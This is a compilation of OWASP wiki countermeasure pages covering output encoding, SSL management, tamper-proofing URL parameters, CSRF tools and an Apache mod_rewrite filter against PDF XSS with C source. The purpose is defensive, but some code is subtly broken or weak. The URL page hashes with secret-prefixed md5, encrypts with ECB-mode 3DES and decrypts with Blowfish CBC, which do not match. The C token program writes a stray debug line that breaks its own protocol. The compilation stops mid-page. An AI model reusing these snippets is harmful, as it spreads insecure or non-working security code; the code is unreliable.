Be careful not to double encode your data. In some cases, doubly encoding data can inadvertently introduce special characters in the final output. Also, be aware that some processors may automatically undo your encoding. There is some evidence that XML processors are decoding HTML entity encoding, thus reintroducing potential [[XSS]] problems.

See the [\[:Category:OWASP Encoding Project\]](#) for more information.

## EXAMPLES

### ASP.NET Example

ASP.NET pages have a "ValidateRequest" property which is set to true by default. This prevents XSS-type attacks in submitted form fields - ASP.NET will throw an exception if it detects script-type "unsafe" content in a request. Unfortunately this mechanism will be triggered in response to certain characters you may actually want to receive in a request, such as > and <.

```
<code title="Page declaration attribute">
<%@ Page Language="C#" CodeFile="Default.aspx.cs" Inherits="_Default" ValidateRequest="false" %>
```

To get around this, disable page validation for the page and use `Server.HtmlEncode` (and its URL equivalent `UrlEncode` for GET operations) to encode user input: -

```
<code title="c# server-side code">
protected override void OnLoad(EventArgs e)
{
    lblMessage.Text = Server.HtmlEncode(txtName.Text);
}
```

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**

- `[[Input Validation]]`

QUEBRA

**CATEGORY:ENCRYPTION**

Encryption countermeasure related articles

`[[Category:Countermeasure]]`

QUEBRA

**CATEGORY:ERROR HANDLING**

Error handling countermeasure related articles

`[[Category:Countermeasure]]`

QUEBRA

**HTML ENTITY ENCODING**

`{{Template:Countermeasure}}`

HTML entity encoding is the process of replacing ASCII characters with their 'HTML Entity' equivalents. For example, you would replace the "<" character with "&lt;";

Using HTML entity encoding is useful because HTML entities are 'inert' in most interpreters, especially browsers. This means that even if an attacker tricks your application into sending malicious code to another user's browser, the attack won't execute.

`{{Template:Stub}}`

QUEBRA

**HISTORY ISNT ALWAYS PRETTY**

**INTRODUCTION**

Fall is about to hit here in New England. Labor Day has been and gone; the communities pools have all closed up and I have the hard roof back on my Jeep. There is a definite chill in the air when you leave the house in the

639

morning. It sure wasn't like that when I lived in California let me tell you. But despite where you live in the world, it's often that time of year when you sit back and think about all of those things you wanted to get done this year and how little time you have left to make good the promises you made to yourself.

I think I have an interesting perspective on many things information security that comes from the fact that for the last seven years I have systematically gone from being a vendor to a purchaser: selling software or services to being a corporate security consumer in large international banks. I drift from writing code (badly) and reading Dr Dobbs to wearing smart casuals and even suits from Gieves and Hawke when I am London. It keeps me on my toes and allows me to see both sides of the coin or at least empathize with both parties. It has also made me more than a little grumpy at times with both sides of the fence but more of that later in the year.

When we think about security management many of us immediately start thinking about policy and procedures and dusty documents usually written for the authors themselves. When I think about web security management I think about the art and science of solving real world security problems strategically.

## THE OWASP BANK HAS AN SSL ISSUE

So let's take a brief look at a problem the fictitious "OWASP Bank" has with SSL. Why pick SSL as the example? Well it's the lowest common security denominator of most web sites and when you scratch beneath the surface you will find that the majority of sites still have a significant way to go with their SSL implementations. I believe it's a management issue; a combination of a lack of awareness, education, technology, policy and process. Besides, it will prove my point that with a little thought, solving security problems strategically is very achievable and it will magically make my creative title make sense.

As CSO of the OWASP Bank I often get internal memos from compliance. They don't like email and besides now Sarbanes Oxley is here.....no, stop. Don't go there yet. Any how, a tech savvy customer recently pointed out in a letter to the CEO that we make a claim in our online security policy that we protect customers data by supporting 128 bit SSL and that in actual fact he used a 40 bit browser to connect to our site and transfer money. How could this be they asked and attached an official looking document from the Office of the Controller of the Currency stating that all data should be protected by "...equivalent to 128 bit SSL..." As I file the memo in the "to do" tray, the phone rings and it's a legal admin inviting me to a meeting about the issue next Monday. The wild fire has started and before long I know people will be talking behind my back about "another information security failure" and how "the security department is out of touch with real world problems".

I download the latest copy of Mozilla, set the cryptography to only allow 40 bit SSL and login. For giggles I turn off SSL 3.0 and 2.0 and login with SSL 1.0 and 40 bits. Really where is the problem I ask myself. I think I know the answer but call in two of my esteemed colleagues who will at some point be tasked with dealing with the issue. Jack is my technical specialist, a keen developer with an unhealthy interest in cryptography, Dilbert cartoons and Anna Kornikova. She's one step away from Julio Englesias now I have told him on many occasions but it seems to fly over his head. Maybe I am too old. I explain the issue, show him my demonstration and ask him what he thinks.

"Holly smoke, that's not good" said Jack. "40 bits crypto can be broken in two and a half hours, this is bad. I think you need to call the CIO . Man how did that happen, John uses WebInvesitgator every week and it never said anything. I check the reports. We need to run the Security Wizard on IIS to only allow 128 bit sessions straight away." Not surprisingly Jack immediately saw the issue as a technical one and looked for reasons why it happened and how to fix it.

Jack left with instructions not to do anything and in came Hana. As a former internal auditor she is responsible for the banks security policy. Having explained the issue and after showing her my demo she sighed. "Our online policy says we support 128 bit SSL to protect all data to and from the bank; I wrote it" she explained.



So what do I the CSO think? Is it a policy violation or is it a technical issue? Or is it a web security management issue? Of course it is. Before we move on to discuss a real world solution to this trivial problem lets look some other facts that neither Jack or Hana asked.

- Do we have any customers from International locations that need 40 bits?
- What other regulatory bodies have standards for SSL?
- What are the system requirements?
- How many users stay online for more than 2 and an a half hours anyway?

Monday came around fast. In a room full of people shuffling papers and sending Blackberry messages, the legal meeting kicked off abruptly. Cara the head of Compliance explains the context of the meeting and asks me the CSO to address the meeting with the facts.

"The facts are this meeting will be very short", I start. A few jaws drop and a few people look disappointed. "SSL is a way for our users to encrypt their transactions with us over the web. It happens seamlessly in the customer browser. That's that the padlock is at the bottom of the screen". A few lawyers nod their approval that I have a good grasp on the technical subject matter. "The OCC regulation provides a guideline that we should use 128 bit SSL with our users. We do. 128 bit SSL is the default way any user would connect to us. The technicality here is that if a user specifically wanted to connect to us with a 40 bit weaker browser we would have also supported it. Let me re-iterate that if the customer intentionally chose it were would have supported it but no modern browser would do that. It is a technicality that will be changed in the next web site release in two weeks".

The facts:

- We say online that we "support" 128 bit SSL and we do.
- The OCC says we should use 128 bit SSL and we do.
- If you intentionally wanted to connect to us with a 40 bit weaker browser you could. 40 bit security is generally accepted to be strong enough for two and half hours. In the last 6 months only 5 of our 250,000 users have stayed online for more than two and a half hours. Therefore this issue could have potentially affected 0.00002 % of our user population."

However to ensure that we are cleaner than clean, we have:

- Contracted with legal counsel to update us of any regulatory obligations about SSL.
- Created an SSL configuration policy for operations to follow.
- Bought a tool to check the SSL we are using on a daily basis and report any deviance from policy.

And with that I suggest we all enjoy the gift of time unless anyone has any questions?" I hand Cara a copy of a draft letter to the kind gentlemen who wrote to us (who incidentally offered his resume along with the hint). I sit back, sip my Grande decaff latte and grab for my phone. With a sigh I think; another day in management paradise. Another storm in a tea cup subverted. Another scenario we have solved.

## CONCLUSION

All very interesting you say but what does that have to do with being inspired living in New England? Well at this time of the year I remind myself that the same things will happen that happen this year that happened for the last one hundred years and will happen for the next one hundred years. The leaves will turn into amazing colors and eventually drop off. We will be covered in snow for three months and then it will melt and we will get some small

floods. Managing a web site is much like life. If you are prepared, nothing will be a surprise. After all, why turn life into a drama?

## TIPS FOR MANAGING SSL

- Understand the site requirements and how SSL works - international sites may require lower strength SSL and compatibility with older browsers. Remember the level of SSL used is the users choice. You need to define the minimum level you will accept.
- Understand your regulatory obligations (engage with legal counsel). The OCC are just one party that defines standards.
- Develop an SSL and digital certificate policy and configuration guidelines. This should include SSL versions, cipher suites, key lengths (tied to cipher suites), and digital certificate properties and should form part of your web security policy.
- Build or buy technology to check your web servers on a regular basis and implement a process to ensure it happens - There are commercial SSL analysis tools on the market. Shameless plug, I built one.
- Develop a process to ensure the results are acted upon.

[[Category:OWASP Columns]]

[[Category:Countermeasure]]

QUEBRA

## HOW TO PROTECT SENSITIVE DATA IN URL'S

{{Template:Countermeasure}}

Often, we need to pass information from one page to another. The data can be passed with POSTs or GETs from a <Form>, or as key/value pairs in a URL that the user clicks on.

This section talks about how to protect the data that we are transferring from tampering. A few methods can be implemented.

The most straight forward method is to check the input for validity. If we expect the input data to contain only numbers, then we can check the input to verify that it contains only numeric data. While these validity checks are good for preventing unexpected program behavior, (i.e. a database query fails because it was expecting the id variable to be an integer) it does not protect against tampering.

## HASHING SENSITIVE DATA

Hashing algorithms provide a simple way to detect tampering. For instance, when passing an id variable from page to page as a user is browsing, the program may expect that this id stays constant. By computing and sending a hash of the data, each successive page can verify, with a high certainty, that the value of the id variable has not been altered:

```
$secret = 'MySecretWords';  
$id = 12345;  
$hash = md5($secret . $id);
```

After hashing the id value with the secret, we get a hash value. This will be passed, along with the id value, to the next page for processing:

```
http://www.example.com/view_profile?id=12345&hash=d6b0ab7f1c8ab8f514db9a6d85de160a
```

In view\_profile.php, we can detect tampering with the id value by re-hashing and comparing to the hash value from the previous page:

```
$secret = 'MySecretWords';
$id = $_REQUEST["id"]; //in this case the value is 12345
if (md5($secret . $id) == $_REQUEST["hash"]) {
    //no tampering detected, proceed with other processing
} else {
    //tampering of data detected
}
```

There is a disadvantage to using the hashing method discussed above; the value of id is visible to potentially malicious users. However, as long as the secret and the process for generating the hash (in this case, md5 is the hash algorithm, and the value hashed is the concatenation of \$secret and \$id) are unknown, malicious users will not be able to tamper with the id variable passed to the page.

## ENCRYPTING SENSITIVE DATA

Next, we will discuss how we can use symmetric keys to protect sensitive data and at the same time do not reveal the actual data value.

The concept is very similar to hashing the value, but now instead we will use a symmetric key to encrypt and decrypt the data.

```
$key = "This encrypting key should be long and complex.";
$encrypted_data = mcrypt_ecb (MCRYPT_3DES, $key, "12345", MCRYPT_ENCRYPT); //encrypt using triple DES
$id = urlencode(base64_encode($encrypted_data));
```

The id will be base64 encoded and then urlencoded into "Doj2VqhSe4k%3D" so we will have the url as

```
http://www.example.com/view_profile?id=Doj2VqhSe4k%3D
```

(For perl programmer, you can use Digest::MD5 and Crypt::CBC to archive the same output)

To decrypt the information we received we will do the following:

```
$id = $_REQUEST["id"];
$url_id = base64_decode(urldecode($id));
$decrypted_data = mcrypt_decrypt (MCRYPT_BLOWFISH, $key, $url_id, MCRYPT_MODE_CBC, $iv);
```

The idea here is to url decode the input id value and follow by base64\_decode it and then use back the same algorithm to get the actual data, which is "12345" in this case.

This same idea can be used on session id to make sure the session id is not tampered with. One caveat to take note is encrypting and decrypting all data send and receive will possibly consume lot of cpu power, so make sure your system is properly size up.

[[Category:Cryptography]]

QUEBRA

## CATEGORY:INPUT VALIDATION

{{Template:Countermeasure}}

### DESCRIPTION

Input validation refers to the process of validating all the input to an application before using it. Input validation is absolutely critical to application security, and most application risks involve tainted input at some level.

Many applications do not plan input validation, and leave it up to the individual developers. This is a recipe for disaster, as different developers will certainly all choose a different approach, and many will simply leave it out in the pursuit of more interesting development.

See [[Data\_Validation]] for more.

### EXAMPLES

#### RELATED THREATS

#### RELATED ATTACKS

#### RELATED VULNERABILITIES

#### RELATED COUNTERMEASURES

QUEBRA

## INTRUSION DETECTION

{{Template:Countermeasure}}

### DESCRIPTION

Intrusion detection is an important countermeasure for most applications, especially client-server applications like web applications and web services. [[Logging]] is an important aspect of intrusion detection, but is best viewed as a way to record intrusion-related activity, not to determine what is an intrusion in the first place. The vast majority of applications do not detect attacks, but instead try their best to fulfill the attackers' requests.

[[Lack of intrusion detection]] allows an attacker to attempt attacks until a successful one is identified. Intrusion detection allows the attack to be identified long before a successful attack is likely. It is not very difficult for a web application to identify some attack traffic. A simple rule-of-thumb is that if the traffic could not have reasonably been generated by a legitimate user of the application, it is almost certainly an attack. Once attacks are identified, then the application can respond appropriately. Typically, this means logging off the user, invalidating their account, and potentially recording information for the authorities.

There are three types of requests that an application might receive:

- Almost certainly an attack
- Not sure whether it an attack or not

- Almost certainly legitimate input

The question for application developers is how to deal with these three categories. The safest rule is to assume that everything except legitimate traffic is an attack. However, this will probably create a lot of false alarms for users. So perhaps it is best to accept the requests that you are not sure about and log some extra information so that you can investigate it later. This is a policy decision that you should make during the requirements phase of the lifecycle.

## EXAMPLES

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

- [[Input Validation]]
- [[Error Handling]]
- [[Logging]]

QUEBRA

## CATEGORY:LOGGING

Logging countermeasure related articles

[[Category:Countermeasure]]

QUEBRA

## CATEGORY:MECHANISM

#REDIRECT [[Category:Countermeasure]]

QUEBRA

## CATEGORY:OWASP CSRFGUARD PROJECT

### OVERVIEW

Just when developers are starting to run in circles over [[Cross Site Scripting]], the [http://www.darkreading.com/document.asp?doc\_id=107651&WT.svl=news1\_2 'sleeping giant'] awakes for yet another web-catastrophe. [[Cross-Site Request Forgery]] (CSRF) is an attack whereby the victim is tricked into loading information from or submitting information to a web application for which they are currently authenticated. The problem is that the web application has no means of verifying the integrity of the request. The OWASP CSRFGuard Project attempts to address this issue through the use of unique request tokens.

[http://www.owasp.org/index.php/How\_CSRFGuard\_Works Click here] for more information regarding the design and implementation of CSRFGuard.

## LICENSE

CSRFGuard is offered under the [<http://www.gnu.org/copyleft/lesser.html> LGPL]. For further information on OWASP licenses, please consult the [[OWASP Licenses]] page.

## DOWNLOADS

### Version 1

[[http://www.owasp.org/index.php/Image:CSRF\\_Guard.zip](http://www.owasp.org/index.php/Image:CSRF_Guard.zip) Click here] to download the latest version of the OWASP CSRFGuard 1.x series.

### Version 2

[<https://www.owasp.org/index.php/Image:OWASP-CSRFGuard-2.0.jar> Click here] to download the latest OWASP CSRFGuard 2.0 binary.

[[https://www.owasp.org/index.php/Image:OWASP\\_CSRFGuard-2.0-src.zip](https://www.owasp.org/index.php/Image:OWASP_CSRFGuard-2.0-src.zip) Click here] to download the latest OWASP CSRFGuard 2.0 source, binary, and sample configuration files ""(Recommended)"".

## INSTALLATION INSTRUCTIONS

[[http://www.owasp.org/index.php/CSRFGuard\\_1.x\\_Installation](http://www.owasp.org/index.php/CSRFGuard_1.x_Installation) Click here] to view the installation instructions of the OWASP CSRFGuard 1.0 series.

[[http://www.owasp.org/index.php/CSRFGuard\\_2.x\\_Installation](http://www.owasp.org/index.php/CSRFGuard_2.x_Installation) Click here] to view the installation instructions of the OWASP CSRFGuard 2.0 series.

## ROAD MAP

[[https://www.owasp.org/index.php/CSRF\\_Guard\\_2x\\_Roadmap](https://www.owasp.org/index.php/CSRF_Guard_2x_Roadmap) Click here] to view the road map for the latest development version of CSRFGuard. Please feel free to add your own change requests or send me patches/diffs!

## FEEDBACK AND PARTICIPATION

We hope you find CSRFGuard useful. Please contribute back to the project by sending your comments, questions, and suggestions to OWASP. Thanks!

## SIMILAR PROJECTS

There are a small number of other projects that implement the unique random request token concept similar to that of CSRFGuard. They are as follows:

- [http://www.owasp.org/index.php/PHP\\_CSRF\\_Guard](http://www.owasp.org/index.php/PHP_CSRF_Guard)
- <http://www.thespanner.co.uk/2007/10/19/jsck/>

## DONATIONS

The Open Web Application Security Project is purely an open-source community driven effort. As such, all projects and research efforts are contributed and maintained with an individual's "spare time." If you have found this or any other project useful, please support OWASP with a [<https://www.owasp.org/index.php/Contributions> donation].

## PROJECT SPONSORS

The OWASP CSRFGuard project is sponsored by [<http://www.aspectsecurity.com> [https://www.owasp.org/images/d/d1/Aspect\\_logo.gif](https://www.owasp.org/images/d/d1/Aspect_logo.gif)].

[[Category:OWASP\_Validation\_Project]]

[[Category:Countermeasure]]

[[Category:Java]]

[[Category:OWASP\_Project]]

QUEBRA

## CATEGORY:OWASP CSRFTESTER PROJECT

### OVERVIEW

Just when developers are starting to run in circles over [[Cross Site Scripting]], the [[http://www.darkreading.com/document.asp?doc\\_id=107651&WT.svl=news1\\_2](http://www.darkreading.com/document.asp?doc_id=107651&WT.svl=news1_2) 'sleeping giant'] awakes for yet another web-catastrophe. [[Cross-Site Request Forgery]] (CSRF) is an attack whereby the victim is tricked into loading information from or submitting information to a web application for which they are currently authenticated. The problem is that the web application has no means of verifying the integrity of the request. The OWASP CSRFTester Project attempts to give developers the ability to test their applications for CSRF flaws.

### LICENSE

CSRFTester is offered under the [<http://www.gnu.org/copyleft/lesser.html> LGPL]. For further information on OWASP licenses, please consult the [[OWASP Licenses]] page.

### DOWNLOADS

[<https://www.owasp.org/index.php/Image:CSRFTester-1.0.zip> Click here] to download the latest OWASP CSRFTester 1.0 binary and startup script.

[<https://www.owasp.org/index.php/Image:CSRFTester-1.0-src.zip> Click here] to download the latest OWASP CSRFTester 1.0 source and binary.

## CSRFTESTER USAGE INSTRUCTIONS

[[https://www.owasp.org/index.php/CSRFTester\\_Usage](https://www.owasp.org/index.php/CSRFTester_Usage) Click here] for documentation regarding the use of the CSRFTester.

## ROAD MAP

[[https://www.owasp.org/index.php/CSRFTester\\_Roadmap](https://www.owasp.org/index.php/CSRFTester_Roadmap) Click here] to view the road map for the latest development version of CSRFGuard. Please feel free to add your own change requests or send me patches/diffs!

## FEEDBACK AND PARTICIPATION

We hope you find CSRFTester useful. Please contribute back to the project by sending your comments, questions, and suggestions to OWASP. Thanks!

## DONATIONS

The Open Web Application Security Project is purely an open-source community driven effort. As such, all projects and research efforts are contributed and maintained with an individual's "spare time." If you have found this or any other project useful, please support OWASP with a [<https://www.owasp.org/index.php/Contributions> donation].

## PROJECT SPONSORS

The OWASP CSRFTester project is sponsored by [<http://www.aspectsecurity.com> [https://www.owasp.org/images/d/d1/Aspect\\_logo.gif](https://www.owasp.org/images/d/d1/Aspect_logo.gif)].

[[Category:OWASP\_Validation\_Project]]

[[Category:Countermeasure]]

[[Category:Java]]

[[Category:OWASP\_Project]]

QUEBRA

## OUTPUT VALIDATION

{{Template:Countermeasure}}

## DESCRIPTION

Output validation refers to the process of validating the output of a process before it is sent to some recipient. For example, if you search your output for credit card numbers and replace them with asterisks (\*), you have validated the output before sending it. You might also validate the output for common attacks, such as [[XSS]] and [[SQL Injection]] before sending it.



NOTE: See [\[\[HTML Entity Encoding\]\]](#) which is a sort of output validation.

## EXAMPLES

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

QUEBRA

## PDF ATTACK FILTER FOR APACHE MOD REWRITE

### OVERVIEW

This is a filter to block XSS attacks on pdf files, as originally discovered by [\[http://www.wisec.it/vulns.php?page=9](http://www.wisec.it/vulns.php?page=9) Stefano Di Paola and Giorgio Fedon], served by Apache with [\[http://httpd.apache.org/docs/1.3/mod/mod\\_rewrite.html](http://httpd.apache.org/docs/1.3/mod/mod_rewrite.html) mod\_rewrite] installed.

After developing an initial implementation, I found it to be almost identical to an [\[http://www.securityfocus.com/archive/1/456294/30/0/threaded](http://www.securityfocus.com/archive/1/456294/30/0/threaded) algorithm developed by Amit Klein]. After further inspection, I was able to optimize the algorithm even more as explained below.

So far I've seen two real-world implementations of this algorithm. One [\[http://www.owasp.org/index.php/PDF\\_Attack\\_Filter\\_for\\_Java\\_EE](http://www.owasp.org/index.php/PDF_Attack_Filter_for_Java_EE) for Java EE] right here in OWASP and a second one developed by F5 [\[http://devcentral.f5.com/Default.aspx?tabid=29&articleType=ArticleView&articleID=70](http://devcentral.f5.com/Default.aspx?tabid=29&articleType=ArticleView&articleID=70) iRules].

Adobe has published their official [\[http://www.adobe.com/support/security/advisories/apsa07-02.html](http://www.adobe.com/support/security/advisories/apsa07-02.html) server-side workarounds].

The Adobe solutions work by changing either the [\[http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.17](http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.17) Content-Type] or [\[http://www.ietf.org/rfc/rfc2183.txt](http://www.ietf.org/rfc/rfc2183.txt) Content-Disposition] headers in order to force the pdf to be downloaded avoiding the Adobe plug-in. I think the "Content-Type" change is less desirable as I've seen it working improperly in some cases. The downside of either implementation is that for long-established commercial websites, this changes the effective functionality of the site in that pdf's (on PC's configured with Adobe plug in), no longer open up in the browser.

Ideally, in order not to lose the functionality, we can clear the "anchor/fragment" off of the original URL by forcing a redirect to an URL containing a "hard to reproduce" but verifiable token in the query string (or even in the location).

More details of the attack are discussed [\[http://www.gnucitizen.org/blog/danger-danger-danger](http://www.gnucitizen.org/blog/danger-danger-danger) elsewhere]. The software in the public domain to make it easy for anyone to use for any purpose.

### REFERENCES

- [\[http://www.owasp.org/index.php/PDF\\_Attack\\_Filter\\_for\\_Java\\_EE](http://www.owasp.org/index.php/PDF_Attack_Filter_for_Java_EE) OWASP Java EE] entry for structure and skeleton contents.

- [<http://www.securityfocus.com/archive/1/456294/30/0/threaded> Algorithm ] developed by Amit Klein.
- [<http://www.samba.org/ftp/unpacked/junkcode/base64.c> Base64 code].
- [<http://www.faqs.org/docs/gazette/encryption.html> OpenSSL encryption code.] Vinayak Hegde.
- [<http://www.wisec.it/vulns.php?page=9> Adobe Acrobat Reader Plugin - Multiple Vulnerabilities]. Stefano Di Paola
- [<http://www.adobe.com/support/security/advisories/apsa07-02.html> Server-side workarounds]. Adobe

## APPROACH

My initial approach was almost the same as the [[http://www.owasp.org/index.php/PDF\\_Attack\\_Filter\\_for\\_Java\\_EE#Approach](http://www.owasp.org/index.php/PDF_Attack_Filter_for_Java_EE#Approach)] described for the Java EE implementation. The main difference was that in the case that a request arrives with a query string, but one which doesn't match our generated token, instead of setting the Content-Disposition and forcing a download of the file, we redirect to the same URL containing a newly generated token in the query string.

On further study, I simplified the approach, hopefully maintaining the same level of security. This consists of at most a single rewrite based on two conditions, the file is a pdf and it has a correctly generated token in the query string. If the two conditions are not met, we redirect to the same pdf but with a valid token in the query string.

This method skips step 2 and 3 of the "Ami" algorithm. Purposefully the query string is cleared out on the redirect and only the token is passed. The reason is to avoid possible other hacks playing around with the query string. Unless the pdf is dynamically created and depends on get parameters, this shouldn't be a problem.

Certainly it is possible to implement a version of rewrite rules which will allow us also to maintain the original query string, without difficulty.

## METHODS

### Apache mod\_rewrite rules

```
RewriteEngine On
RewriteLog "logs/rewrite.log"
RewriteLogLevel 10
RewriteMap tokenize prg:/home/jon/tokenize
RewriteCond %{REQUEST_URI} .pdf
RewriteCond ${tokenize:%{REMOTE_ADDR}%{QUERY_STRING}} !^$
RewriteRule ^(.*)$ $1?${tokenize:%{REMOTE_ADDR}} [R,L]
```

The first rewrite condition matches all pdf files. The second condition matches all requests whose query string doesn't match our generated token, which is created by passing the client IP address "%{REMOTE\_ADDR}" and the query string supplied in the request "%{QUERY\_STRING}".

Assuming we are requesting a pdf file, there are different cases that the second part of this rule handles.

- First time request without any query string, e.g.

```
http://www.aaa.com/test.pdf
```

tokenize is called with the client ip address (the query string is empty), e.g.

```
"192.168.0.1"
```

and returns a new token

```
"TOKENDELIMITERRMoa43/zBdWp+E474FkoOkgJ2ZKNds6N"
```

As the value is not zero, we send back a redirect to

```
http://www.aaa.com/test.pdf?TOKENDELIMITERRMoa43/zBdWp+E474FkoOkgJ2ZKNds6N
```

- Request comes with a valid token, such as:

```
http://www.aaa.com/test.pdf?TOKENDELIMITERRMoa43/zBdWp+E474FkoOkgJ2ZKNds6N
```

tokenize is called with just client ip address and query string, e.g.

```
"192.168.0.1TOKENDELIMITERRMoa43/zBdWp+E474FkoOkgJ2ZKNds6N"
```

and tokenize will return an empty string. At this point the second RewriteCond will fail and the request will pass through to normal Apache processing.

- Request comes in with a query string or an invalid token, such as:

```
http://www.aaa.com/test.pdf?TOKENDELIMITERfaketokeninventedbyhacker
```

or

```
http://www.aaa.com/test.pdf?x=1&b=2
```

In this case, tokenize will be passed client ip address and query string, for example:

```
"192.168.0.1TOKENDELIMITERfaketokeninventedbyhacker"
```

and the return value will be the correct token

```
"192.168.0.1TOKENDELIMITERRMoa43/zBdWp+E474FkoOkgJ2ZKNds6N"
```

RewriteCond will evaluate true and we will perform the redirect as in the first case.

### Apache mod\_rewrite rules - "Amit" version

Here is a previous version of rewrite rules, using the same tokenize, much more similar to Amit's algorithm even if I think that it changes nothing in respect to the actual functionality.

```
RewriteEngine On
RewriteLog "logs/rewrite.log"
RewriteLogLevel 10
RewriteMap tokenize prg:/home/jon/tokenize
RewriteCond %{REQUEST_URI} .pdf
RewriteCond %{QUERY_STRING} ^$
RewriteRule ^(.*)$ $1?${tokenize:%{REMOTE_ADDR}} [R,L]
RewriteCond %{REQUEST_URI} .pdf
RewriteRule ^(.*)$ $1?${tokenize:%{REMOTE_ADDR}}%{QUERY_STRING}
RewriteCond %{REQUEST_URI} .pdf
```

```
RewriteCond %{QUERY_STRING} !^$
RewriteRule ^(.*)$ $1?${tokenize:%{REMOTE_ADDR}} [R,L]
```

## tokenize - "mod\_rewrite" prg

Now on to "tokenize". This is a mod\_rewrite [http://httpd.apache.org/docs/1.3/mod/mod\_rewrite.html#RewriteMap RewriteMap] external program. It is run on initialization of the rewrite engine and loops on stdin where it receives text to transform, delimited by newlines. Output is on stdout, terminated by newline. Our version of tokenize interprets the input text as two pieces, some client-based info, such as client-ip or other, and a possible token to check, for example

```
192.168.0.1TOKENDELIMITERRMoa43/zBdWp+E474FkoOkgJ2ZKNds6N
```

Tokenize will generate a token using all of the text before "TOKENDELIMITER" + any extra info such as current time (maybe taking out minutes). If the token generated matches the stuff after "TOKENDELIMITER" it will write a blank line on stdout, otherwise it will write out the new token on stdout, e.g.

```
TOKENDELIMITERRMoa43/zBdWp+E474FkoOkgJ2ZKNds6N
```

## "C" source code

This code has been only minimally tested. Please help verify the approach and the implementation used here.

Note: In order to use, you must fill in key and initial value (key & iv), and of course these should be kept secret. Also you may want to modify how time/date are used as well as any other system variables you might want to add in.

```
/**
 *
 * This software is in the public domain with no warranty.
 *
 * @author Jon Zaid
 * @created January 14, 2007
 */
#include <time.h>
#include <openssl/blowfish.h>
#include <openssl/evp.h>
#include <openssl/blowfish.h>
#include <openssl/evp.h>
#include <fcntl.h>
#include <stdio.h>
#include <sys/stat.h>
#include <sys/types.h>
#define IP_SIZE 1024
#define OP_SIZE 1032
#include <stdio.h>
#include <string.h>
#include <errno.h>
#include <stdlib.h>
#define TOKEN_EXPIRY_TIME 120
/*****
encode a buffer using base64 - simple and slow algorithm. null terminates
the result.
Code taken from http://www.samba.org/ftp/unpacked/junkcode/base64.c
*****/
static void base64_encode(char *buf, int len, char *out)
{
    char *b64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
    int bit_offset, byte_offset, idx, i;
    unsigned char *d = (unsigned char *)buf;
    int bytes = (len*8 + 5)/6;
    memset(out, 0, bytes+1);
```

```

for (i=0;i<bytes;i++) {
byte_offset = (i*6)/8;
bit_offset = (i*6)%8;
if (bit_offset < 3) {
idx = (d[byte_offset] >> (2-bit_offset)) & 0x3F;
} else {
idx = (d[byte_offset] << (bit_offset-2)) & 0x3F;
if (byte_offset+1 < len) {
idx |= (d[byte_offset+1] >> (8-(bit_offset-2)));
}
}
out[i] = b64[idx];
}
}
unsigned char key[16] = { xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx};
unsigned char iv[8] = {xx, xx, xx, xx, xx, xx, xx, xx};
/* code taken from http://www.faqs.org/docs/gazette/encryption.html */
int
encrypt_str (char *in, char *out)
{
int olen, tlen, n;
char outbuf[IP_SIZE];
EVP_CIPHER_CTX ctx;
EVP_CIPHER_CTX_init (&ctx);
EVP_EncryptInit (&ctx, EVP_bf_cbc (), key, iv);
if (EVP_EncryptUpdate (&ctx, outbuf, &olen, in, strlen(in)) != 1)
{
printf ("error in encrypt update\n");
return 0;
}
if (EVP_EncryptFinal (&ctx, outbuf + olen, &tlen) != 1)
{
printf ("error in encrypt final\n");
return 0;
}
olen += tlen;
base64_encode(outbuf, olen, out);
EVP_CIPHER_CTX_cleanup (&ctx);
return 1;
}
#define MAX_TOKEN_LEN 1024
#define TOKEN_PATTERN "TOKENDELIMITER"
/* in contains the request buffer which is an arbitrary string possibly followed by a delimited
token (delimited "TOKEN")we use the time as well as the string up to TOKEN to delimit it */

void
gen_token(char *in, char *token64, int token64_len)
{
time_t now;
char token[MAX_TOKEN_LEN];
int len;
char *pToken;
/* copy first part of buffer to token */
if (pToken = strstr(in, TOKEN_PATTERN))
len = pToken - in;
else
len = strlen(in);
if (len >= MAX_TOKEN_LEN)
len = MAX_TOKEN_LEN-1;
strncpy(token, in, len);
token[len] = '\0';
/* now add time to it */
now = time(NULL);
now = now - (now % TOKEN_EXPIRY_TIME);
snprintf(&token[len], sizeof(token)-len-1, "%d", now);
encrypt_str(token, token64);
}
/* mod_rewrite prg handler Requests arrive on stdin delimiter by \n Single line reply for every
request
Algorithm: generate a token based on input buffer contents and any other sysinfo
we want; if request buffer already contains a token compare it with the
generated one;
is (generated same as passed token)

```

```

return emptyline;
else
return generated token; */

main()
{
while (1)
{ /* for all requests */
char reqBuffer[4096];
char c;
int len;
int charsRead;
char token64[MAX_TOKEN_LEN*2];
char *pToken = reqBuffer;
len = 0;
while ( ((charsRead = read(0, &c, 1)) == 1)
&& (len < sizeof(reqBuffer)-2))
{
if (c == '\n') /* end of single request? */
break;
reqBuffer[len++] = c;
}
if (charsRead < 0) break; /* exiting from prg/apache? */
reqBuffer[len] = '\0';
/* based on contents of request, generate a string token. Must be
zero-delimited and ASCII printable chars, e.g. base64 */
gen_token(reqBuffer, token64, sizeof(token64));
/* find pointer to starting of actual encrypted token in
request buffer, e.g.
xxxxxxxxxxxxxxxxxxxxTOKENencryptedtoken
we will point to "encryptedtoken".
*/
if (pToken = strstr(reqBuffer, TOKEN_PATTERN))
pToken += strlen(TOKEN_PATTERN);
/* compare newly generated token with one that is passed
and if not same output the newly generated token, else
don't output anything */
if (!pToken || strcmp(token64, pToken))
{
printf("%s %s\n", token64, pToken?pToken:"NULL");
write(1, TOKEN_PATTERN, strlen(TOKEN_PATTERN));
write(1, token64, strlen(token64));
}
write(1, "\n", 1);
} /* for all requests */
}

```

[[Category:How To]]

[[Category:OWASP\_Validation\_Project]]

[[Category:Countermeasure]]

QUEBRA

## PDF ATTACK FILTER FOR JAVA EE

### OVERVIEW

